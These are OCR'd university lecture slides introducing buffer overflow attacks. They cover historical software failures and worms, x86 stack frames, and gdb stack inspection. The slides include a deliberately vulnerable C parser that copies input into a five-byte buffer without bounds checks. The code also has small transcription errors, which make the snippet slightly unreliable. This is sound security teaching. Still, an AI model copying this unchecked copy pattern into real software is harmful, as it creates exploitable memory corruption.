Buffer Overflow

Attacks & Defenses

Slides are borrowed from Franziska Roesner @UW and Dawn Song @Berkeley

Software Problems are Ubiquitous

Software Bug Halts F-22 Flight

Posted by kdawson on Sunday February 25, @06:35PM
from the **dare-you-to-cross-this-line** dept.

mgh02114 writes

> "The new US stealth fighter, the F-22 Raptor, was deployed for the first time to Asia earlier this month. On Feb. 11, twelve Raptors flying from Hawaii to Japan were forced to turn back when a software glitch crashed all of the F-22s' on-board computers as they crossed the international date line. The delay in arrival in Japan was previously reported, with rumors of problems with the software. CNN television, however, this morning reported that every fighter completely lost all navigation and communications when they crossed the international date line. They reportedly had to turn around and follow their tankers by visual contact back to Hawaii. According to the CNN story, if they had not been with their tankers, or the weather had been bad, this would have been serious. CNN has not put up anything on their website yet."

Software Problems are Ubiquitous

1985-1987 -- Therac-25 medical accelerator. A radiation therapy device malfunctions and delivers lethal radiation doses at several medical facilities. Based upon a previous design, the Therac-25 was an "improved" therapy system that could deliver two different kinds of radiation: either a low-power electron beam (beta particles) or X-rays. The Therac-25's X-rays were generated by smashing high-power electrons into a metal target positioned between the electron gun and the patient. A second "improvement" was the replacement of the older Therac-20's electromechanical safety interlocks with software control, a decision made because software was perceived to be more reliable.

What engineers didn't know was that both the 20 and the 25 were built upon an operating system that had been kludged together by a programmer with no formal training. Because of a subtle bug called a "race condition," a quick-fingered typist could accidentally configure the Therac-25 so the electron beam would fire in high-power mode but with the metal X-ray target out of position. At least five patients die; others are seriously injured.

Software Problems are Ubiquitous

January 15, 1990 -- AT&T Network Outage. A bug in a new release of the software that controls AT&T's #4ESS long distance switches causes these mammoth computers to crash when they receive a specific message from one of their neighboring machines -- a message that the neighbors send out when they recover from a crash.

One day a switch in New York crashes and reboots, causing its neighboring switches to crash, then their neighbors' neighbors, and so on. Soon, 114 switches are crashing and rebooting every six seconds, leaving an estimated 60 thousand people without long distance service for nine hours. The fix: engineers load the previous software release.

Adversarial Failures

- Software bugs are bad
  - Consequences can be serious
- Even worse when an intelligent adversary wishes to exploit them!
  - Intelligent adversaries: Force bugs into "worst possible" conditions/states
  - Intelligent adversaries: Pick their targets
- Buffer overflows bugs: Big class of bugs
  - Normal conditions: Can sometimes cause systems to fail
  - Adversarial conditions: Attacker able to violate security of your system (control, obtain private information, ...)

A Bit of History: Morris Worm

- Worm was released in 1988 by Robert Morris
  - Graduate student at Cornell, son of NSA chief scientist
  - Convicted under Computer Fraud and Abuse Act, sentenced to 3 years of probation and 400 hours of community service
  - Now an EECS professor at MIT
- Worm was intended to propagate slowly and harmlessly measure the size of the Internet
- Due to a coding error, it created new copies as fast as it could and overloaded infected machines
- $10-100M worth of damage

Morris Worm and Buffer Overflow

- One of the worm's propagation techniques was a buffer overflow attack against a vulnerable version of `fingerd` on VAX systems
  - By sending special string to finger daemon, worm caused it to execute code creating a new worm copy
  - Unable to determine remote OS version, worm also attacked `fingerd` on Suns running BSD, causing them to crash (instead of spawning a new copy)


Famous Internet Worms

- Buffer overflows: very common cause of Internet attacks
  - In 1998, over 50% of advisories published by CERT (computer security incident report team) were caused by buffer overflows
- Morris worm (1988): overflow in `fingerd`
  - 6,000 machines infected
- CodeRed (2001): overflow in MS-IIS server
  - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
  - 75,000 machines infected in **10 minutes** (!!)
- Sasser (2005): overflow in Windows LSASS
  - Around 500,000 machines infected

… And More

- Conficker (2008-08): overflow in Windows RPC
  - Around 10 million machines infected (estimates vary)
- Stuxnet (2009-10): several zero-day overflows + same Windows RPC overflow as Conficker
  - Windows print spooler service
  - Windows LNK shortcut display
  - Windows task scheduler
- Flame (2010-12): same print spooler and LNK overflows as Stuxnet
  - Targeted cyperespionage virus
- Still ubiquitous, especially in embedded systems

Linux (32-bit) process memory layout



Registers

- %esp current stack pointer
- %ebp base pointer for the current stack frame

Registers

- When you call a function, typically space is reserved on the stack for local variables.

- This space is usually referenced via **%ebp** (all local variables and function parameters are a known constant offset from this register for the duration of the function call.)


Registers

- **%esp**, on the other hand, will change during the function call as other functions are called, or as temporary stack space is used for partial operation results.

- Most compilers have an option to reference all local variables through **%esp**. This frees up **%ebp** for use as a general purpose register

- So **%ebp** will point to the top of you stack, and **%esp** will point to the next available byte on the stack (Stacks usually – but not necessarily – grow down in memory.)

Stack Frame


0xC0000000
user stack
shared libraries
0x40000000
run time heap
static data segment
text segment (program)
0x08048000
unused
0x00000000
arguments
return address
stack frame pointer
exception handlers
local variables
callee saved registers
To previous stack frame pointer
To the point at which this function was called

Stack Frame

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}
```

```
 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 128, fp);
12:   int header_ok = 0;
13:   if (cmd[0] == 'G')
14:     if (cmd[1] == 'E')
15:       if (cmd[2] == 'T')
16:         if (cmd[3] == ' ')
17:           header_ok = 1;
18:   if (!header_ok) return -1;
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
```

A quick example to illustrate multiple stack frames

Viewing Stack Frame with GDB

Compile:

```
gcc -g parse.c -o parse
```

Run:

```
./parse
```

Debug:

We can debug using gdb.

```
gdb parse
```

Then we can take a look at the stack.

```
(gdb) break 7
(gdb) run
(gdb) x/64x $esp
```

Our example modified to include a main function

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}
```

```
 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 128, fp);
12:   int header_ok = 0;
13:   if (cmd[0] == 'G')
14:     if (cmd[1] == 'E')
15:       if (cmd[2] == 'T')
16:         if (cmd[3] == ' ')
17:           header_ok = 1;
18:   if (!header_ok) return -1;
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
```

```
23: /** main to load a file and run parse */
```


Viewing Stack Frame with GDB

Debug:


```
(gdb) x/64x $esp
```

Our running example modified to illustrate multiple stack frames

